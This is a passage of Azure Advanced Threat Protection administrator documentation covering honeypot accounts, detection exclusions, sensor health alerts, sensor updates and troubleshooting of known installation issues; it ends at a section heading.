
Azure ATP enables the exclusion of specific IP addresses or users from a number of detections.

For example, a **DNS Reconnaissance exclusion** could be a security scanner that uses DNS as a scanning mechanism. The exclusion helps Azure ATP ignore such scanners.

Azure ATP also enables the configuration of honeypot accounts, which are used as traps for malicious actors - any authentication associated with these honeypot accounts (normally dormant), triggers an alert.


To configure, follow these steps:

1. From the Azure ATP portal, click on the settings icon and select **Configuration**.




2. Under **Detection**, click **Entity tags**.

3. Under **Honeypot accounts**, enter the Honeypot account name and click the + sign. The Honeypot accounts field is searchable and automatically displays entities in your network. Click **Save**.



4. Click **Exclusions**. Enter a user account or IP address to be excluded from the detection, for each type of threat.
5. Click the *plus* sign. The **Add entity** (user or computer) field is searchable and will autofill with entities in your network. For more information, see [Excluding entities from detections](#) and the [security alert guide](#).



6. Click **Save**.

Congratulations, you have successfully deployed Azure Advanced Threat Protection!

Check the attack time line to view detected security alerts and search for users or computers, and view their profiles.

Azure ATP scanning starts immediately. Some detections, such as Abnormal Group Modifications, require a learning period and aren't available immediately after Azure ATP deployment.

See Also

- [Azure ATP sizing tool](#)
- [Configure event collection](#)
- [Azure ATP prerequisites](#)
- [Check out the Azure ATP forum!](#)

Monitoring your domain controller coverage

5/6/2019 • 2 minutes to read

As soon as the first Azure ATP sensor is installed and configured on any domain controller in your network, Azure ATP begins monitoring your environment for domain controllers.


During setup, it is recommended to select at least one Azure ATP sensor domain controller as the domain synchronizer candidate per domain. One of the jobs of the domain synchronizer sensor is to ensure that domain controllers are actively being searched for by that specific sensor. Domain controllers can be switched to and from domain synchronizer candidate status after initial configuration. When no domain controller is selected as the domain synchronizer candidate, only passive monitoring of the network activity on your domain controllers is occurring. See [Azure ATP sensor configuration](#) for more information about configuring an Azure sensor and setting it as a **domain synchronizer candidate**.

Once an Azure ATP sensor is installed and configured on a domain controller in your network, the sensor communicates with the Azure ATP service on a constant basis sending sensor status, health and version information, and collected Active Directory events and changes.

Domain controller status

Azure ATP continuously monitors your environment for unmonitored domain controllers introduced into your environment, and reports on them to assist you in managing full coverage of your environment.

1. To check the status of your detected monitored and unmonitored domain controllers and their status, go to the **Configuration** area of the Azure ATP portal, under the **System** section, select **Sensors**.



2. Your currently monitored and unmonitored domain controllers are displayed at the top of the screen. To download the monitoring status details of your domain controllers, select **Download Details**.

The domain controller coverage Excel download provides the following information for all detected domain controllers in your organization:

TITLE	DESCRIPTION
Hostname	Computer name
Domain name	Domain name

TITLE	DESCRIPTION
Monitored	Azure ATP monitoring status
Sensor type	Azure ATP sensor or Azure ATP standalone sensor
Organizational unit	Location inside of Active Directory
Operating system version	Version of operating system detected
IP address	Detected IP address

NOTE

Azure ATP portal configuration pages can be modified by Azure ATP admins only.

See Also

- [Azure ATP Architecture](#)
- [Configuring Azure ATP sensors](#)
- [Multi-forest support](#)
- [Check out the Azure ATP forum!](#)

Change Azure ATP portal configuration - domain connectivity password

5/6/2019 • 2 minutes to read

Change the domain connectivity password

If you need to modify the Domain Connectivity Password, make sure that the password you enter is correct. If it is not, the Azure ATP sensor service stops for all deployed sensors.

If you suspect that this happened, on the Azure ATP standalone sensor, look at the Microsoft.Tri.sensor-Errors.log file for the following errors: `The supplied credential is invalid.`

Follow this procedure to update the Domain Connectivity password on the Azure ATP portal:


NOTE

This is the user name and password from the Active Directory on-premises deployment and not from Azure AD.

1. Open the Azure ATP portal by accessing the portal URL.
2. Select the settings option on the toolbar and select **Configuration**.



3. Select **Directory Services**.



4. Under **Password**, change the password.

NOTE

Enter an Active Directory user and password here, not Azure Active Directory.

5. Click **Save**.
6. After changing the password, manually check that the Azure ATP standalone sensor service is running on the Azure ATP standalone sensor servers.
7. In the Azure ATP portal, under **Configuration**, go to the **Sensor** page and check the status of the sensors.

See Also

- [Integration with Windows Defender ATP](#)
- [Check out the Azure ATP forum!](#)

Set Azure ATP notifications

5/6/2019 • 2 minutes to read

Azure ATP can notify you when it detects a suspicious activity and issues a security alert or a health alert via email.

To receive notifications to a specific email address, set the following parameters:

1. In the Azure ATP portal, select the settings option on the toolbar and select **Configuration**.




2. Click **Notifications**.
3. Under **Mail notifications**, specify which notifications should be sent via email - they can be sent for new alerts (suspicious activities) and new health issues.

NOTE

Email alerts for suspicious activities are only sent when the suspicious activity is created.

4. Click **Save**.



See Also

- [Configure event collection](#)
- [Set Syslog settings](#)
- [Check out the Azure ATP forum!](#)

Work with Azure ATP health and events


5/6/2019 • 2 minutes to read

Azure ATP health center


The Azure ATP health center lets you know how your Azure ATP instance is performing and alerts you when there are problems.

Working with the Azure ATP health center

The Azure ATP health center lets you know that there's a problem by raising an alert (a red dot) above the Health Center icon in the menu bar.



Managing Azure ATP health


To check up on the overall health of your Azure ATP instance, click the Health Center icon in the menu bar 

- All open issues can be managed by setting them to **Close**, or **Suppress**, by clicking the three dots in the corner of the alert and making your selection.
- **Open**: All new suspicious activities appear in this list.
- **Close**: Is used to track suspicious activities that you identified, researched, and fixed for mitigated.

NOTE

Azure ATP may reopen a closed activity if the same activity is detected again within a short period of time.

- **Suppress**: Suppressing an activity means you want to ignore it for now, and only be alerted again if there's a new instance. If there's a similar alert Azure ATP doesn't reopen it. But if the alert stops for seven days, and is then seen again, you're alerted again.
- **Reopen**: You can reopen a closed or suppressed alert so that it appears as **Open** in the timeline again.
- **Delete**: From within the security alert timeline, you also have the option to delete a health issue. If you Delete an alert, it is deleted from the instance and you will NOT be able to restore it. After you click delete, you'll be able to delete all security alerts of the same type.



See Also

- [Working with suspicious activities](#)
- [Check out the Azure ATP forum!](#)

Understanding Azure ATP sensor and standalone sensor monitoring alerts

7/17/2019 • 5 minutes to read

The Azure ATP Health Center lets you know when there's a problem with your Azure ATP instance, by raising a monitoring alert. This article describes all the monitoring alerts for each component, listing the cause and the steps needed to resolve the problem.

All domain controllers are unreachable by a sensor

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
The Azure ATP sensor is currently offline due to connectivity issues to all the configured domain controllers.	This impacts Azure ATP's ability to detect suspicious activities related to domain controllers monitored by this Azure ATP sensor.	Make sure the domain controllers are up and running and that this Azure ATP sensor can open LDAP connections to them. In addition, in Settings make sure to configure a directory service account for every deployed forest.	Medium

All/Some of the capture network adapters on a sensor are not available

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
All/Some of the selected capture network adapters on the Azure ATP sensor are disabled or disconnected.	Network traffic for some/all of the domain controllers is no longer captured by the Azure ATP sensor. This impacts the ability to detect suspicious activities, related to those domain controllers.	Make sure these selected capture network adapters on the Azure ATP sensor are enabled and connected.	Medium

No traffic received from domain controller

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
No traffic was received from the domain controller via this Azure ATP sensor.	This might indicate that port mirroring from the domain controllers to the Azure ATP sensor is not configured yet or not working.	Verify that port mirroring is configured properly on your network devices . On the Azure ATP sensor capture NIC, disable these features in Advanced Settings: Receive Segment Coalescing (IPv4) Receive Segment Coalescing (IPv6)	Medium

Read-only user password to expire shortly

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
The read-only user password, used to perform resolution of entities against Active Directory, is about to expire in less than 30 days.	If the password for this user expires, all the Azure ATP sensors stop running and no new data is collected.	Change the domain connectivity password and then update the password in the Azure ATP portal.	Medium

Read-only user password expired

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
The read-only user password, used to get directory data, expired.	All the Azure ATP sensors stop running (or will stop running soon) and no new data is collected.	Change the domain connectivity password and then update the password in the Azure ATP portal.	High

Sensor outdated

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
An Azure ATP sensor is outdated.	An Azure ATP sensor is running a version that is three or more versions out of date.	Manually update the sensor and check to see why the sensor isn't automatically updating. If this doesn't work, download the latest sensor installation package and uninstall and reinstall the sensor. For more information, see Installing the Azure ATP sensor .	Medium

Sensor reached a memory resource limit

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
The Azure ATP sensor stopped itself and restarts automatically to protect the domain controller from a low memory condition.	The Azure ATP sensor enforces memory limitations upon itself to prevent the domain controller from experiencing resource limitations. This happens when memory usage on the domain controller is high. Data from this domain controller is only partly monitored.	Increase the amount of memory (RAM) on the domain controller or add more domain controllers in this site to better distribute the load of this domain controller.	Medium

Sensor service failed to start

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
The Azure ATP sensor service failed to start for at least 30 minutes.	This can impact the ability to detect suspicious activities originating from domain controllers being monitored by this Azure ATP sensor.	Monitor Azure ATP sensor logs to understand the root cause for Azure ATP sensor service failure.	High

Sensor stopped communicating

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
There has been no communication from the Azure ATP sensor. The default time span for this alert is 5 minutes.	Network traffic is no longer captured by the network adapter on the Azure ATP sensor. This impacts ATA's ability to detect suspicious activities, since network traffic will not be able to reach the Azure ATP cloud service.	Check that the port used for the communication between the Azure ATP sensor and Azure ATP cloud service is not blocked by any routers or firewalls.	Medium

Some domain controllers are unreachable by a sensor

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
An Azure ATP sensor has limited functionality due to connectivity issues to some of the configured domain controllers.	Pass the Hash detection might be less accurate when some domain controllers can't be queried by the Azure ATP sensor.	Make sure the domain controllers are up and running and that this Azure ATP sensor can open LDAP connections to them.	Medium

Some forwarded events are not being analyzed

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
The Azure ATP sensor is receiving more events than it can process.	Some forwarded events are not being analyzed, which can impact the ability to detect suspicious activities originating from domain controllers being monitored by this Azure ATP sensor.	Verify that only required events are forwarded to the Azure ATP sensor or try to forward some of the events to another Azure ATP sensor.	Medium

Some network traffic is not being analyzed

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
-------	-------------	------------	----------

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
The Azure ATP sensor is receiving more network traffic than it can process.	Some network traffic is not being analyzed, which can impact the ability to detect suspicious activities originating from domain controllers being monitored by this Azure ATP sensor.	<p>Consider adding additional processors and memory as required. If this is a standalone Azure ATP sensor, reduce the number of domain controllers being monitored.</p> <p>This can also happen if you are using domain controllers on VMware virtual machines. To avoid these alerts, you can check that the following settings are set to 0 or Disabled in the virtual machine:</p> <ul style="list-style-type: none"> - TsoEnable - LargeSendOffload(IPv4) - IPv4 TSO Offload <p>Also, consider disabling IPv4 Giant TSO Offload. For more information, see your VMware documentation.</p>	Medium

Windows events missing from domain controller audit policy

ALERT	DESCRIPTION	RESOLUTION	SEVERITY
Windows events missing from domain controller audit policy	For the correct events to be audited and included in the Windows Event Log, your domain controllers require accurate Advanced Audit Policy settings. Incorrect Advanced Audit Policy settings leave critical events out of your logs, and result in incomplete Azure ATP coverage.	Review your Advanced Audit policy and modify as needed.	Medium

See Also

- [Azure ATP prerequisites](#)
- [Azure ATP capacity planning](#)
- [Configure event collection](#)
- [Configuring Windows event forwarding](#)
- [Check out the Azure ATP forum!](#)

Update Azure ATP sensors

5/6/2019 • 3 minutes to read

Keeping your Azure Advanced Threat Protection sensors up-to-date, provides the best possible protection for your organization.

The Azure ATP service is typically updated a few times a month with new detections, features, and performance improvements. Typically these updates include a corresponding minor update to the sensors. Azure ATP sensors and corresponding updates never have write permissions to your domain controllers. Sensor update packages only control the Azure ATP sensor and sensor detection capabilities.

Azure ATP sensor update types

Azure ATP sensors support two kinds of updates:

- Minor version updates:
 - Frequent
 - Requires no MSI install, and no registry changes
 - Restarted: Azure ATP sensor services
 - Not restarted: Domain controller services and server OS
- Major version updates:
 - Rare
 - Contains significant changes
 - Restarted: Azure ATP sensor services
 - Possible restart required: Domain controller services and server OS

NOTE

- Control automatic sensor restarts (for **major** updates) in the Azure ATP portal configuration page.
- Azure ATP sensor always reserves at least 15% of the available memory and CPU available on the domain controller where it is installed. If the Azure ATP service consumes too much memory, the service is automatically stopped and restarted by the Azure ATP sensor updater service.

Update requirement

A failure to update your sensors for more than one version update means your sensors can no longer communicate with the Azure ATP cloud service, and may result in no Azure ATP service unavailability and no protection for your organization.

Delayed sensor update

Given the rapid speed of ongoing Azure ATP development and release updates, you may decide to define a subset group of your sensors as a delayed update ring, allowing for a gradual sensor update process. Azure ATP enables you to choose how your sensors are updated and set each sensor as a **Delayed update** candidate.

Sensors not selected for delayed update are updated automatically, each time the Azure ATP service is updated. Sensors set to **Delayed update** are updated on a delay of 72 hours, following the official release of each service update.

The **delayed update** option enables you to select specific sensors as an automatic update ring, on which all

updates are rolled out automatically, and set the rest of your sensors to update on delay, giving you time to confirm that the automatically updated sensors were successful.

NOTE

If an error occurs and a sensor does not update, open a support ticket. To further harden your proxy to only communicate with your instance, see [Proxy configuration](#). Authentication between your sensors and the Azure cloud service uses strong, certificate-based mutual authentication.

Each update is tested and validated on all supported operating systems to cause minimal impact to your network and operations.

To set a sensor to delayed update:

1. From the Azure ATP portal, click on the settings icon and select **Configuration**.
2. Click on the **Updates** tab.
3. In the table row next to each sensor you want to delay, set the **Delayed update** slider to **On**.
4. Click **Save**.

Sensor update process

Every few minutes, Azure ATP sensors check whether they have the latest version. After the Azure ATP cloud service is updated to a newer version, the Azure ATP sensor service starts the update process:

1. Azure ATP cloud service updates to the latest version.
2. Azure ATP sensor updater service learns that there is an updated version.
3. Sensors that are not set to **Delayed update** start the update process on a sensor by sensor basis:
 - a. Azure ATP sensor updater service pulls the updated version from the cloud service (in cab file format).
 - b. Azure ATP sensor updater validates the file signature.
 - c. Azure ATP sensor updater service extracts the cab file to a new folder in the sensor's installation folder. By default it is extracted to `C:\Program Files\Azure Advanced Threat Protection Sensor<version number>`
 - d. Azure ATP sensor service points to the new files extracted from the cab file.
 - e. Azure ATP sensor updater service restarts the Azure ATP sensor service.

NOTE

Minor sensor updates install no MSI, changes no registry values or any system files. Even a pending restart does not impact a sensor update.

- f. Sensors run based on the newly updated version.
 - g. Sensor receives clearance from the Azure cloud service. You can verify sensor status in the **Updates** page.
 - h. The next sensor starts the update process.
4. 72 hours after the Azure ATP cloud service is updated, sensors selected for **Delayed update** start their update process according to the same update process as automatically updated sensors.

Azure Advanced Threat Protection | tst-ws | Configurations

Search users, computers, servers, and more...

System
Sensors
Updates
Data Sources
Directory services
SIEM
VPN
Windows Defender ATP
Detection
Entity tags
Exclusions
Notifications and Reports
Language
Notifications
Scheduled reports
Preview
Detections

Updates

Domain Controller restart during updates ON

NAME	TYPE	VERSION	AUTOMATIC RESTART	DELAYED DEPLOYMENT	STATUS
DC1	Sensor	2.35.4849	<input type="checkbox"/> OFF	<input checked="" type="checkbox"/> ON	Up to date
DC1	Sensor	2.35.4849	<input checked="" type="checkbox"/> ON	<input checked="" type="checkbox"/> ON	Up to date
DC2	Sensor	2.35.4849	<input checked="" type="checkbox"/> ON	<input checked="" type="checkbox"/> ON	Up to date
DC3	Sensor	2.35.4849	<input checked="" type="checkbox"/> ON	<input checked="" type="checkbox"/> ON	Up to date
DC4	Sensor	2.35.4849	<input checked="" type="checkbox"/> ON	<input type="checkbox"/> OFF	Up to date
DC5	Sensor	2.35.4849	<input checked="" type="checkbox"/> ON	<input type="checkbox"/> OFF	Up to date

Save

For any sensor that fails to complete the update process, a relevant monitoring alert is triggered, and is sent as a notification.

Now

Sensor version outdated

The Sensor service running on GALB-P50 is outdated. The Azure ATP service is running version 2.34.0.0, which is newer than the version installed on the Sensor. This may cause the Sensor to stop functioning as expected.

Recommendations

- Check for clues in the log files on the machine, where the Sensor is installed.
- Uninstall the Sensor, download an updated package from [Sensors configuration page](#) and install.
- Contact [support](#) for assistance.

OPEN

See Also

- [Configure event forwarding](#)
- [Azure ATP prerequisites](#)
- [Check out the Azure ATP forum!](#)

Troubleshooting Azure ATP Known Issues

8/20/2019 • 2 minutes to read

Deployment log location

The Azure ATP deployment logs are located in the temp directory of the user who installed the product. In the default installation location, it can be found at: C:\Users\Administrator\AppData\Local\Temp (or one directory above %temp%). For more information, see [Troubleshooting ATP using logs](#)

Proxy authentication problem presents as a licensing error

If during sensor installation you receive the following error: **The sensor failed to register due to licensing issues.**

```
Deployment log entries: [1C60:1AA8][2018-03-24T23:59:13]i000: 2018-03-25 02:59:13.1237 Info InteractiveDeploymentManager ValidateCreateSensorAsync returned [[validateCreateSensorResult=LicenseInvalid[]] [1C60:1AA8][2018-03-24T23:59:56]i000: 2018-03-25 02:59:56.4856 Info InteractiveDeploymentManager ValidateCreateSensorAsync returned [[validateCreateSensorResult=LicenseInvalid[]] [1C60:1AA8][2018-03-25T00:27:56]i000: 2018-03-25 03:27:56.7399 Debug SensorBootstrapperApplication Engine.Quit [[]deploymentResultStatus=1602 isRestartRequired=False[]] [1C60:15B8][2018-03-25T00:27:56]i500: Shutting down, exit code: 0x642
```

Cause:

In some cases, when communicating via a proxy, during authentication it might respond to the Azure ATP sensor with error 401 or 403 instead of error 407. The Azure ATP sensor will interpret error 401 or 403 as a licensing issue and not as a proxy authentication issue.

Resolution:

Ensure that the sensor can browse to *.atp.azure.com through the configured proxy without authentication. For more information see, [Configure proxy to enable communication](#).

Azure ATP sensor NIC teaming issue

If you attempt to install the ATP sensor on a machine configured with a NIC Teaming adapter, you receive an installation error. If you want to install the ATP sensor on a machine configured with NIC teaming, follow these instructions:

If you have not yet installed the sensor:

1. Download Npcap from <https://nmap.org/npcap/>.
2. Uninstall WinPcap, if it was installed.
3. Install Npcap with the following options: loopback_support=no & winpcap_mode=yes
4. Install the sensor package.

If you already installed the sensor:

1. Download Npcap from <https://nmap.org/npcap/>.
2. Uninstall the sensor.
3. Uninstall WinPcap.
4. Install Npcap with the following options: loopback_support=no & winpcap_mode=yes

5. Reinstall the sensor package.

Multi Processor Group mode

For Windows Operating systems 2008R2 and 2012, Azure ATP Sensor is not supported in a Multi Processor Group mode.

Suggested possible workarounds:

- If hyper threading is on, turn it off. This may reduce the number of logical cores enough to avoid needing to run in **Multi Processor Group** mode.
- If your machine has less than 64 logical cores and is running on a HP host, you may be able to change the **NUMA Group Size Optimization** BIOS setting from the default of **Clustered** to **Flat**.

Windows Defender ATP integration issue

Azure Advanced Threat Protection enables you to integrate Azure ATP with Windows Defender ATP. See [Integrate Azure ATP with Windows Defender ATP](#) for more information.

VMware virtual machine sensor issue

